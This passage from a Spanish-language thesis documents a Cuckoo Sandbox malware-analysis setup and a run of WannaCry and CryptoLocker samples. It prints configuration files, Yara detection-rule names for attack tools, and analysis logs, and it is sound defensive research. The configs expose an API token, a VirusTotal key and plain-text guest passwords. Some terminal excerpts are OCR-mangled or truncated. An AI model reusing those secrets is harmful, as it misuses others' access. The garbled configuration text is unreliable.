ristian@cristian:~$ mitmdump
g at http://*:8080
ristian@cristian:~$ cd ~/.mitmproxy/
ristian@cristian:~/.mitmproxy$ ll

n cristian 4096 nov 1 18:12 /
n cristian 4096 nov 1 18:12 /
n cristian 1318 nov 1 18:12 mitmproxy-ca-cert.cer
n cristian 1156 nov 1 18:12 mitmproxy-ca-cert.p12
n cristian 1318 nov 1 18:12 mitmproxy-ca-cert.pem
n cristian 2545 nov 1 18:12 mitmproxy-ca.p12
n cristian 3822 nov 1 18:12 mitmproxy-ca.pem
n cristian 770 nov 1 18:12 mitmproxy-dhparam.pem
ristian@cristian:~/.mitmproxy$ mv mitmproxy-ca-cert.p12 ~/.cuckoo/analyzer/windows/
ristian@cristian:~/.mitmproxy$ cd ~/.cuckoo/analyzer/windows/bin/
ristian@cristian:~/.cuckoo/analyzer/windows/bin$ ll

cristian 4096 nov 1 18:14 /
cristian 4096 nov 1 16:17 /
cristian 12288 nov 1 16:17 execso.exe*
cristian 1156 nov 1 18:12 mitmproxy-ca-cert.p12
ristian@cristian:~/.cuckoo/analyzer/windows/bin$ mv mitmproxy-ca-cert.p12 cert.p12

```

Fuente: elaboración propia.

En la gráfica número 60, se muestra la dirección de los archivos de configuración de *cuckoo sandbox*.

Gráfico 60. Archivos de configuración de cuckoo

```

(virtualenv_cuckoo) cristian@cristian:~/.cuckoo/conf$ ll
total 88
drwxrwxr-x 2 cristian cristian 4096 nov 1 18:11 ./
drwxrwxr-x 17 cristian cristian 4096 nov 1 16:18 ../
-rw-rw-r-- 1 cristian cristian 3274 nov 1 16:18 auxiliary.conf
-rw-rw-r-- 1 cristian cristian 2538 nov 1 16:18 ayd.conf
-rw-rw-r-- 1 cristian cristian 6622 nov 1 16:18 cuckoo.conf
-rw-rw-r-- 1 cristian cristian 2654 nov 1 16:18 esx.conf
-rw-rw-r-- 1 cristian cristian 0 nov 1 16:17 .gitignore
-rw-rw-r-- 1 cristian cristian 2804 nov 1 16:18 kvm.conf
-rw-rw-r-- 1 cristian cristian 3426 nov 1 16:18 memory.conf
-rw-rw-r-- 1 cristian cristian 1789 nov 1 16:18 physical.conf
-rw-rw-r-- 1 cristian cristian 5428 nov 1 16:18 processing.conf
-rw-rw-r-- 1 cristian cristian 7292 nov 1 16:18 qemu.conf
-rw-rw-r-- 1 cristian cristian 3818 nov 1 16:18 reporting.conf
-rw-rw-r-- 1 cristian cristian 4157 nov 1 16:18 routing.conf
-rw-rw-r-- 1 cristian cristian 4478 nov 1 16:18 virtualbox.conf
-rw-rw-r-- 1 cristian cristian 2759 nov 1 16:18 vmware.conf
-rw-rw-r-- 1 cristian cristian 3746 nov 1 16:18 vsphere.conf
-rw-rw-r-- 1 cristian cristian 3161 nov 1 16:18 xenserver.conf
(virtualenv_cuckoo) cristian@cristian:~/.cuckoo/conf$

```

Fuente: elaboración propia.

En la gráfica número 61, se muestran los archivos de configuración necesarios para el funcionamiento de la *sandbox* de cuckoo para el análisis del *malware*.

Gráfico 61. Archivos a modificar

```
nano auxiliary.conf
nano cuckoo.conf
nano physical.conf
nano processing.conf
nano reporting.conf
```

Fuente: elaboración propia.

En la gráfica número 62, se muestra el archivo *auxiliary.conf*, que se encarga del monitoreo del *malware* a través de la herramienta *tcpdump* para analizar el tráfico que circula por la red y a su vez utiliza la herramienta de *mitmdump* para interceptar la comunicación y obtener información de los sucesos.

Gráfico 62. Archivo *auxiliary.conf*

```
GNU nano 2.2
[interface]
# Enable or disable the use of an external sniffer (tcpdump) (yes/no).
enabled = yes

# Specify the path to your local installation of tcpdump. Make sure this
# path is correct.
tcpdump = /usr/bin/tcpdump

# Be sure to define the network interface to capture on in auxiliary.conf, but
# this has been moved to the "interface" field of each virtual machinery
# configuration.

# Specify a Berkeley packet filter to pass to tcpdump.
# Note: packet filtering is not possible when using "nitrace" functionality
# from virtualbox (for example dumping later-on traffic).
bpf =

[mitm]
# Enable man in the middle proxying (mitmdump) (yes/no).
enabled = yes

# Specify the path to your local installation of mitmdump. Make sure this
# path is correct.
mitmdump = /usr/local/bin/mitmdump
```

Fuente: elaboración propia.

En la gráfica número 63, se muestra el archivo de configuración de *cuckoo.conf*, que se encarga de controlar los procesos del *sandbox*.

Gráfico 63. Archivo *cuckoo.conf*

```
GNU nano 2.2
[options]
# Enable or disable startup version check, when enabled, cuckoo will attempt
# to a remote location to verify whether the running version is the latest
# one possible.
version_check = no

# Cuckoo will stop at startup if the version check reports vulnerabilities in
# one of Cuckoo's dependencies. This setting ignores the vulnerabilities
# and starts cuckoo.
ignore_vulnerabilities = yes

# The authentication token that is required to access the Cuckoo API, using
# HTTP Basic authentication. This will protect the API instance against
# unauthorized access and DOS attacks. It is strongly recommended to set this
# to a secure value.
api_token = F0Pm4ncxpt-ZH44nncv1j0

# The web server is used as a web proxy, but successful one is provide basic
# authentication to the cuckoo web interface. This is a shared secret amongst
# all users of this cuckoo instance and will "protect" users from users outside
# of this instance. Therefore, it should like to share this cuckoo instance with
# the outside world, then don't use the web secret functionality.
web_secret =

# If turned on, cuckoo will delete the original file after its analysis.
# has been completed.
delete_original = no

# If turned on, cuckoo will delete the copy of the original file so the
# host binaries repository after the analysis has finished. (In this case
# it will also overwrite the file in the "binary" to web analysis directory.
# In this is a warning.
delete_bin_copy = no

# Specify the name of the machinery module to use. This module will
# define the abstraction between cuckoo and your virtualization software
# of choice.
```

Fuente: elaboración propia.

En el gráfico número 64, se indica el archivo *physical.conf* en el cual, se configura la dirección IP, las credenciales, la etiqueta, la plataforma y la interfaz por lo cual, se tiene acceso hacia la máquina invitada.

Gráfico 64. Archivo *physical.conf*

```
GNU nano 6.2
[physical]
# Specify a comma-separated list of available machines to be used. For each
# specified ID you have to define a dedicated section containing the details
# on the respective machine. (E.g. physical1,physical2,physical3)
machines = physical1

# Credentials to access the machine
user = cristian
password = cristian

# Default network interface.
interface = ens14

[fwg]
# Credentials to access the FOG website. We're using basic screen scraping
# techniques to programmatically schedule new 'image download tasks', i.e., to
# instruct FOG to make a laptop restore the original image on the next reboot.
# Note: if you're using FOG to manage your physical machines without the
# cronjob functionality as per documentation you *will* have to change the
# following "none" to "localhost" or similar (the "none" is for backwards
# compatibility where users are still using the cronjob-style tasking, and
# thus effectively ignore the FOG integration). The FOG functionality has only
# been tested against the FOG 1.2.0 stable release.
hostname = none
username = fog
password = password

[physical1]
# Specify the label name of the current machine as specified in your
# physical machine configuration.
label = DESKTOP-GENIUS

# Specify the operating system platform used by current machine
# [windows/darwin/linux].
platform = windows
```

Fuente: elaboración propia.

En la gráfica número 65, se muestra el archivo de configuración *processing.conf* en el cual, se configura el uso de Virus Total para el análisis del *malware*.

Gráfico 65. Archivo *processing.conf*

```
GNU nano 6.2
[virustotal]
enabled = yes
# How much time we can wait to establish VirusTotal connection and get the
# report.
timeout = 60
# Enable this option if you want to submit files to VirusTotal not yet available
# in their database.
# NOTE: if you are dealing with sensitive stuff, enabling this option you could
# leak some files to VirusTotal.
scan = yes
# Add your VirusTotal API key here. The default API key, kindly provided
# by the VirusTotal team, should enable you with a sufficient throughput
# and while being shared with all our users, it shouldn't affect your use.
key = a0283a2c3d5572830d064874239b5346fb991317e8449fe43c902879d758088
```

Fuente: elaboración propia.

En la gráfica número 66, se muestra la configuración de MongoDB en el archivo *reporting.conf* y, también, se indica que permita la visualización de los datos de Virus Total, firmas y URL relacionadas.

Gráfico 66. Archivo *reporting.conf*

```

GNU nano 6.2
[mongodb]
enabled = yes
host = 127.0.0.1
port = 27017
db = cuckoo
store_mendump = yes
paginate = 100
# MongoDB authentication (optional).
username =
password =
# What kind of data to show apart from default:
# Show virustotal hits.
show_virustotal = yes

# Show matched cuckoo signatures.
show_signatures = yes

# Show collected URL-s by signature "network_http".
show_urls = yes

```

Fuente: elaboración propia.

En la gráfica número 67, se muestra el último paso de la configuración de la *sandbox*, que es agregar las firmas de la comunidad de cuckoo *sandbox*.

Gráfico 67. Descarga de recursos de la comunidad de cuckoo

```

(virtualenv_cuckoo) cristian@cristian:~/cuckoo/conf$ cuckoo community
/home/cristian/virtualenv_cuckoo/lib/python2.7/site-packages/sflock/deco
port for it is now deprecated in cryptography, and will be removed in th
from cryptography.hazmat.backends import default_backend
2022-11-01 18:22:36,177 [cuckoo.apps.apps] INFO: Downloading.. https://g
2022-11-01 18:22:51,821 [cuckoo] INFO: Finished fetching & extracting th

```

Fuente: elaboración propia.

En las gráficas 68 y 69, se indica la ejecución de cuckoo *sandbox* con todas las configuraciones necesarias.

Gráfico 68. Ejecución de cuckoo *sandbox*

```

(virtualenv_cuckoo) cristian@cristian:~/cuckoo/conf$ cuckoo -d
/home/cristian/virtualenv_cuckoo/lib/python2.7/site-packages/sflock/deco
port for it is now deprecated in cryptography, and will be removed in th
from cryptography.hazmat.backends import default_backend

```



```

Cuckoo Sandbox 2.9.0
www.cuckoosandbox.org
Copyright (c) 2010-2018

```

Fuente: elaboración propia.

Gráfico 69. Carga de reglas y módulos de cuckoo sandbox

```


Initializing Yara...
-- binaries embedded.yar
-- binaries filetype.yar
-- binaries shellcodes.yar
-- binaries vmdetect.yar
-- scripts applocker_bypass.yar
-- scripts powerfun.yar
-- scripts powershell_AMSI.yar
-- scripts powershell_BITS_transfer.yar
-- scripts powershell_ddt_rc4.yar
-- scripts powershell_dfsp.yar
-- scripts powershell_di.yar
-- scripts powershell_empire.yar
-- scripts powershell_meterpreter.yar
-- scripts powershell_txt_c2.yar
-- scripts powershell_unicorn.yar
-- scripts powerworm.yar
-- shellcode metasploit.yar
-- office dde.yar
-- office ole.yar
: Using "physical" as machine manager
DEBUG: Getting status for machine: DESKTOP-0EN3ISO.

```

Fuente: elaboración propia.

En la gráfica 70, se muestra la lista de tareas realizadas del proyecto de desarrollo.

Gráfico 70. Lista de tareas realizadas




Fuente: elaboración propia.

Fase 5: recolección de datos de la *sandbox*

En esta parte, se procede a recolectar datos de todos los acontecimientos desde el inicio hasta el fin de los procesos del análisis, para lo cual, se ejecutan cuatro *ransomware* diferentes y un *exploit* de obtención de *shell* reversa, estos sujetos pasan a través de la *sandbox* de cuckoo hasta llegar al objetivo víctima que es la máquina virtual de Windows para infectarla y durante el proceso, se realiza la extracción de los datos sobre los acontecimientos de la infección del *malware*.

Gráfico 74. Recolección de datos por parte del agente




```

C:\Python27\python.exe
192.168.56.18 - - [02/Nov/2022 11:54:44] "POST /RPC2 HTTP/1.1" 200 -
192.168.56.18 - - [02/Nov/2022 11:54:44] "POST /RPC2 HTTP/1.1" 200 -
192.168.56.18 - - [02/Nov/2022 11:54:44] "POST /RPC2 HTTP/1.1" 200 -
192.168.56.18 - - [02/Nov/2022 11:54:44] "POST /RPC2 HTTP/1.1" 200 -
2022-11-02 11:54:45.086 [analyzer] DEBUG: Starting analyzer from: C:\ndicexgy
2022-11-02 11:54:45.086 [analyzer] DEBUG: Pipe server name: \\.\PIPE\CKymzBraeRJaLQITenFJKvzVgIV
2022-11-02 11:54:45.086 [analyzer] DEBUG: Log pipe server name: \\.\PIPE\oDRQqzTapJMKizkeByEzmufatLJ
2022-11-02 11:54:45.086 [analyzer] DEBUG: No analysis package specified, trying to detect it automagl
2022-11-02 11:54:45.086 [analyzer] INFO: Automatically selected analysis package "exe"
2022-11-02 11:54:45.154 [analyzer] DEBUG: Started auxiliary module DbgView
2022-11-02 11:54:45.421 [analyzer] DEBUG: Started auxiliary module Disguise
2022-11-02 11:54:45.688 [analyzer] DEBUG: Loaded monitor into process with pid 652
2022-11-02 11:54:45.688 [analyzer] DEBUG: Started auxiliary module DumpTlsMasterSecrets
2022-11-02 11:54:45.688 [analyzer] DEBUG: Started auxiliary module Human
2022-11-02 11:54:45.763 [modules.auxiliary.Installcert] INFO: Successfully installed PFX certificate.

```

Fuente: elaboración propia.

En la gráfica 75, se muestra la recolección de datos por parte de cuckoo *sandbox*, en el que, se incluyen las firmas y módulos de ejecución.

Gráfico 75. Ejecución de los módulos de cuckoo *sandbox*


```


2022-11-02 11:57:51,744 [cuckoo.core.plugins] DEBUG: Executed processing module "BehaviorAnalysis" for task #2
2022-11-02 11:57:51,747 [cuckoo.core.plugins] DEBUG: Executed processing module "Dropped" for task #2
2022-11-02 11:57:51,752 [cuckoo.core.plugins] DEBUG: Executed processing module "DroppedBuffer" for task #2
2022-11-02 11:57:51,754 [cuckoo.core.plugins] DEBUG: Executed processing module "MetaInfo" for task #2
2022-11-02 11:57:51,756 [cuckoo.core.plugins] DEBUG: Executed processing module "ProcessMemory" for task #2
2022-11-02 11:57:51,758 [cuckoo.core.plugins] DEBUG: Executed processing module "Procmon" for task #2
2022-11-02 11:57:52,794 [cuckoo.core.plugins] DEBUG: Executed processing module "Screenshots" for task #2
2022-11-02 11:57:54,822 [cuckoo.core.plugins] DEBUG: Executed processing module "Static" for task #2
2022-11-02 11:57:55,868 [cuckoo.core.plugins] DEBUG: Executed processing module "Strings" for task #2
2022-11-02 11:57:55,143 [cuckoo.core.plugins] DEBUG: Executed processing module "TargetInfo" for task #2
2022-11-02 11:57:55,156 [cuckoo.core.plugins] DEBUG: Executed processing module "NetworkAnalysis" for task #2
2022-11-02 11:57:57,425 [cuckoo.core.plugins] DEBUG: Executed processing module "VirusTotal" for task #2
2022-11-02 11:57:57,428 [cuckoo.core.plugins] DEBUG: Executed processing module "Extracted" for task #2
2022-11-02 11:57:57,477 [cuckoo.core.plugins] DEBUG: Executed processing module "TlsMasterSecrets" for task #2
2022-11-02 11:57:57,433 [cuckoo.core.plugins] DEBUG: Executed processing module "Debug" for task #2

```

Fuente: elaboración propia.

En la gráfica 76, se muestra el archivo de reporte de la *sandbox* en formato *json* en el que, se encuentra los sucesos y los datos del monitoreo del *malware*.

Gráfico 76. Recolección de datos



```

(virtualenv_cuckoo) c:\tasks\reporting> cd reports/
(virtualenv_cuckoo) c:\tasks\reporting> cat report.json
total 078
drwxr-xr-x 2 cristian cristian 4096 nov 2 11:57 ./
drwxr-xr-x 10 cristian cristian 4096 nov 2 11:57 ../
-rw-r--r-- 1 cristian cristian 882907 nov 2 11:57 report.json
(virtualenv_cuckoo) c:\tasks\reporting> cat report.json
{"metadata": {"output": {"pcap": {"basename": "dump.pcap", "sha256": "620381f7701c513e1dad1a3ee78aabe7939fa70491ab03c1155bde7031b102", "dirname": ""}, "reporting module": "Jsandump", "reporting module": "HongoDB", "reports generation completed", "analysis sandbox completed"}

```

Fuente: elaboración propia.

Recolección de datos de *ransomware* WannaCry

En las gráficas 77 y 78, se muestra el levantamiento de los módulos y las herramientas para la recolección de datos, además, se aprecia el envío del *ransomware* a través de la línea de comando.

Gráfico 77. Inicialización de cuckoo *sandbox*

```
2022-11-02 13:38:13,161 [cuckoo.core.scheduler] INFO: Using "physical" as machine manager
2022-11-02 13:38:13,190 [cuckoo.machinery.physical] DEBUG: Getting status for machine: DESKTOP-0EN3150.
2022-11-02 13:38:13,218 [cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2022-11-02 13:38:13,238 [cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
2022-11-02 13:38:26,564 [cuckoo.core.scheduler] DEBUG: Processing task #31
2022-11-02 13:38:26,575 [cuckoo.core.scheduler] INFO: Starting analysis of FILE "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e000e41aa.exe" (task #31, options "")
2022-11-02 13:38:26,715 [cuckoo.core.scheduler] INFO: Task #31: acquired machine physical1 (label=DESKTOP-0EN3150)
2022-11-02 13:38:26,716 [cuckoo.core.resultserver] DEBUG: Now tracking machine 192.168.56.11 for task #31
2022-11-02 13:38:26,739 [cuckoo.auxiliary.mitm] INFO: Started mitm interception with PID 3446 (labeled=192.168.56.10, port=50000)
2022-11-02 13:38:26,732 [cuckoo.core.plugins] DEBUG: Started auxiliary module: MITM
2022-11-02 13:38:26,733 [cuckoo.core.plugins] DEBUG: Started auxiliary module: Replay
2022-11-02 13:38:26,733 [cuckoo.core.plugins] DEBUG: Started auxiliary module: Services
2022-11-02 13:38:26,745 [cuckoo.auxiliary.sniffer] INFO: Started sniffer with PID 3447 (interface=ens37, host=192.168.56.11)
2022-11-02 13:38:26,750 [cuckoo.core.plugins] DEBUG: Started auxiliary module: Sniffer
2022-11-02 13:38:26,802 [cuckoo.machinery.physical] DEBUG: Checking if machine u'DESKTOP-0EN3150' is running.
2022-11-02 13:38:26,862 [cuckoo.machinery.physical] DEBUG: Getting status for machine: DESKTOP-0EN3150.
2022-11-02 13:38:26,874 [cuckoo.machinery.physical] DEBUG: Machine already running: DESKTOP-0EN3150.
2022-11-02 13:38:26,919 [cuckoo.core.guest] INFO: Starting analysis #31 on guest (id=physical1, ip=192.168.56.11)
2022-11-02 13:38:26,943 [cuckoo.core.guest] DEBUG: physical1: waiting for status 0x0001
2022-11-02 13:38:26,958 [cuckoo.core.guest] DEBUG: physical1: status ready
2022-11-02 13:38:27,084 [cuckoo.core.guest] DEBUG: Uploading analyzer to guest (id=physical1, ip=192.168.56.11, monitor=latest, size=3886019)
2022-11-02 13:38:28,176 [cuckoo.core.guest] DEBUG: physical1: analyzer started with PID 8008
```

Fuente: elaboración propia.


Gráfico 78. Envío de los datos a través de la *sandbox*

```
(virtualenv_cuckoo) cristian@cristian:~$ cuckoo submit ~/Ransomware.WannaCry/ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e000e41aa.exe
Success: File "/home/cristian/Ransomware.WannaCry/ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e000e41aa.exe" added as task with ID #31
(virtualenv_cuckoo) cristian@cristian:~$
```

Fuente: elaboración propia.

En la gráfica número 79, se aprecia las direcciones que son modificadas por el *ransomware* y archivos que son agregados y que hacen referencia al *ransomware* WannaCry, además, muestra los datos, que se cifran durante la ejecución.


Gráfico 79. Recolección de datos por parte del agente



Fuente: elaboración propia.

En la gráfica número 80, se muestra el uso de carpetas temporales, de imágenes y caché para guardar y cifrar archivos.

Gráfico 80. Modificación de archivos



Fuente: elaboración propia.

En las gráficas desde la 81 hasta la 83, se muestra la ejecución de módulos y herramientas de recolección de información en las que, se aprecian los datos acerca del uso de carpetas destinadas a ser el repositorio donde, se almacenen los sucesos generados.

Gráfico 81. Ejecución de los módulos de cuckoo

```

2022-11-02 13:42:04,859 [cuckoo.core.plugins] DEBUG: Executed processing module "VirusTotal" for task #31
2022-11-02 13:42:04,868 [cuckoo.core.plugins] DEBUG: Executed processing module "Extracted" for task #31
2022-11-02 13:42:04,893 [cuckoo.core.plugins] DEBUG: Executed processing module "TLSMasterSecret" for task #31
2022-11-02 13:42:04,874 [cuckoo.core.plugins] DEBUG: Executed processing module "DeBug" for task #31
2022-11-02 13:42:04,968 [cuckoo.core.plugins] DEBUG: Running 542 signatures
2022-11-02 13:43:05,798 [cuckoo.core.plugins] DEBUG: Analysis matched signature: antisandbox_silence
2022-11-02 13:43:05,791 [cuckoo.core.plugins] DEBUG: Analysis matched signature: antivm_queries_computername
2022-11-02 13:43:05,792 [cuckoo.core.plugins] DEBUG: Analysis matched signature: console_output
2022-11-02 13:43:05,793 [cuckoo.core.plugins] DEBUG: Analysis matched signature: creates_doc
2022-11-02 13:43:05,794 [cuckoo.core.plugins] DEBUG: Analysis matched signature: creates_exe
2022-11-02 13:43:05,795 [cuckoo.core.plugins] DEBUG: Analysis matched signature: creates_hidden_file
2022-11-02 13:43:05,797 [cuckoo.core.plugins] DEBUG: Analysis matched signature: creates_largekey
2022-11-02 13:43:05,798 [cuckoo.core.plugins] DEBUG: Analysis matched signature: creates_shortcut
2022-11-02 13:43:05,799 [cuckoo.core.plugins] DEBUG: Analysis matched signature: generates_crypto_key
2022-11-02 13:43:05,800 [cuckoo.core.plugins] DEBUG: Analysis matched signature: exe_appdata
2022-11-02 13:43:05,802 [cuckoo.core.plugins] DEBUG: Analysis matched signature: protection_rx
2022-11-02 13:43:05,803 [cuckoo.core.plugins] DEBUG: Analysis matched signature: packer_entropy
2022-11-02 13:43:05,804 [cuckoo.core.plugins] DEBUG: Analysis matched signature: peid_packer
2022-11-02 13:43:05,805 [cuckoo.core.plugins] DEBUG: Analysis matched signature: pe_unknown_resour
2022-11-02 13:43:05,806 [cuckoo.core.plugins] DEBUG: Analysis matched signature: ransomware_drop_files
2022-11-02 13:43:05,807 [cuckoo.core.plugins] DEBUG: Analysis matched signature: ransomware_extensions
2022-11-02 13:43:05,809 [cuckoo.core.plugins] DEBUG: Analysis matched signature: ransomware_mask_file_delete
2022-11-02 13:43:05,810 [cuckoo.core.plugins] DEBUG: Analysis matched signature: ransomware_mess

```

Fuente: elaboración propia.

Gráfico 82. Dirección de alojamiento de los datos

```

(virtualenv_cuckoo) cristian@cristian:~/cuckoo/storage/analyses/31$ cd reports/
(virtualenv_cuckoo) cristian@cristian:~/cuckoo/storage/analyses/31/reports$ ll
total 150312
drwxrwxr-x  2 cristian cristian    4096 nov  2 13:43  /
drwxrwxr-x 10 cristian cristian    4096 nov  2 13:42  ./
-rw-rw-r--  1 cristian cristian 153906091 nov  2 13:43 report.json
(virtualenv_cuckoo) cristian@cristian:~/cuckoo/storage/analyses/31/reports$ cat report.json

```

Fuente: elaboración propia.

Gráfico 83. Recolección de datos

```

c-9a80-1c7e302cfb2d)\settings\conversions.txt\u0000\u0000\??\C:\\Users\\cristian\\AppData\\Loc
2022-11-02 13:43:32,598 [cuckoo.core.plugins] DEBUG: Executed reporting module "JsonDump"
2022-11-02 13:44:21,031 [cuckoo.core.plugins] DEBUG: Executed reporting module "MongoDB"
2022-11-02 13:44:21,032 [cuckoo.core.scheduler] INFO: Task #31: reports generation completed
2022-11-02 13:44:21,073 [cuckoo.core.scheduler] INFO: Task #31: analysis procedure completed

```

Fuente: elaboración propia.

Recolección de datos del *ransomware* CryptoLocker

En la gráfica número 84, se muestra el uso del modo de máquina física para la comunicación, además, se indica por línea de comando él envió del archivo no confiable.

Gráfico 84. Envío de datos a través de la *sandbox*

```

2022-11-02 14:17:56,497 [cuckoo.core.scheduler] INFO: Using "physical" as machine manager
2022-11-02 14:17:56,527 [cuckoo.machinery.physical] DEBUG: Getting status for machine: DESKTOP-8
EN3I50.
2022-11-02 14:17:56,567 [cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2022-11-02 14:17:56,584 [cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
*
(virtualenv_cuckoo) cristian@cristian:~$ cuckoo submit CryptoLocker_22Jan2014/1002.exe
Success: File "/home/cristian/CryptoLocker_22Jan2014/1002.exe" added as task with ID #32
(virtualenv_cuckoo) cristian@cristian:~$ cd .cuckoo/storage/analyses/

```

Fuente: elaboración propia.

En la gráfica número 85, se muestra la ejecución de módulos auxiliares, y de sistema para completar el monitoreo en la máquina de Windows.

Gráfico 85. Recolección de datos por parte del agente

```

2022-11-02 14:18:08,880 [analyzer] INFO: Automatically selected analy
2022-11-02 14:18:08,923 [analyzer] DEBUG: Started auxiliary module D
2022-11-02 14:18:08,968 [analyzer] DEBUG: Started auxiliary module D
02.168.56.10 - - [02/Nov/2022 14:18:08] "POST /RPC2 HTTP/1.1" 200 -
2022-11-02 14:18:08,834 [analyzer] DEBUG: Loaded monitor into process
2022-11-02 14:18:08,834 [analyzer] DEBUG: Started auxiliary module D
2022-11-02 14:18:08,834 [analyzer] DEBUG: Started auxiliary module M
2022-11-02 14:18:09,115 [modules.auxiliary.installcert] INFO: Success
2022-11-02 14:18:09,115 [analyzer] DEBUG: Started auxiliary module Tr
2022-11-02 14:18:09,115 [analyzer] DEBUG: Started auxiliary module Re
2022-11-02 14:18:09,209 [analyzer] DEBUG: Started auxiliary module Re
2022-11-02 14:18:09,223 [analyzer] DEBUG: Started auxiliary module Sc
2022-11-02 14:18:09,334 [analyzer] DEBUG: Started auxiliary module La
02.168.56.10 - - [02/Nov/2022 14:18:09] "POST /RPC2 HTTP/1.1" 200 -
2022-11-02 14:18:09,724 [lib.api.process] INFO: Successfully executed
local\\Temp\\1002.exe" with arguments "" and pid 8896
2022-11-02 14:18:09,968 [analyzer] DEBUG: Loaded monitor into process
02.168.56.10 - - [02/Nov/2022 14:18:10] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:11] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:12] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:13] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:14] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:15] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:16] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:17] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:18] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:19] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:20] "POST /RPC2 HTTP/1.1" 200 -
02.168.56.10 - - [02/Nov/2022 14:18:21] "POST /RPC2 HTTP/1.1" 200 -

```

Fuente: elaboración propia.

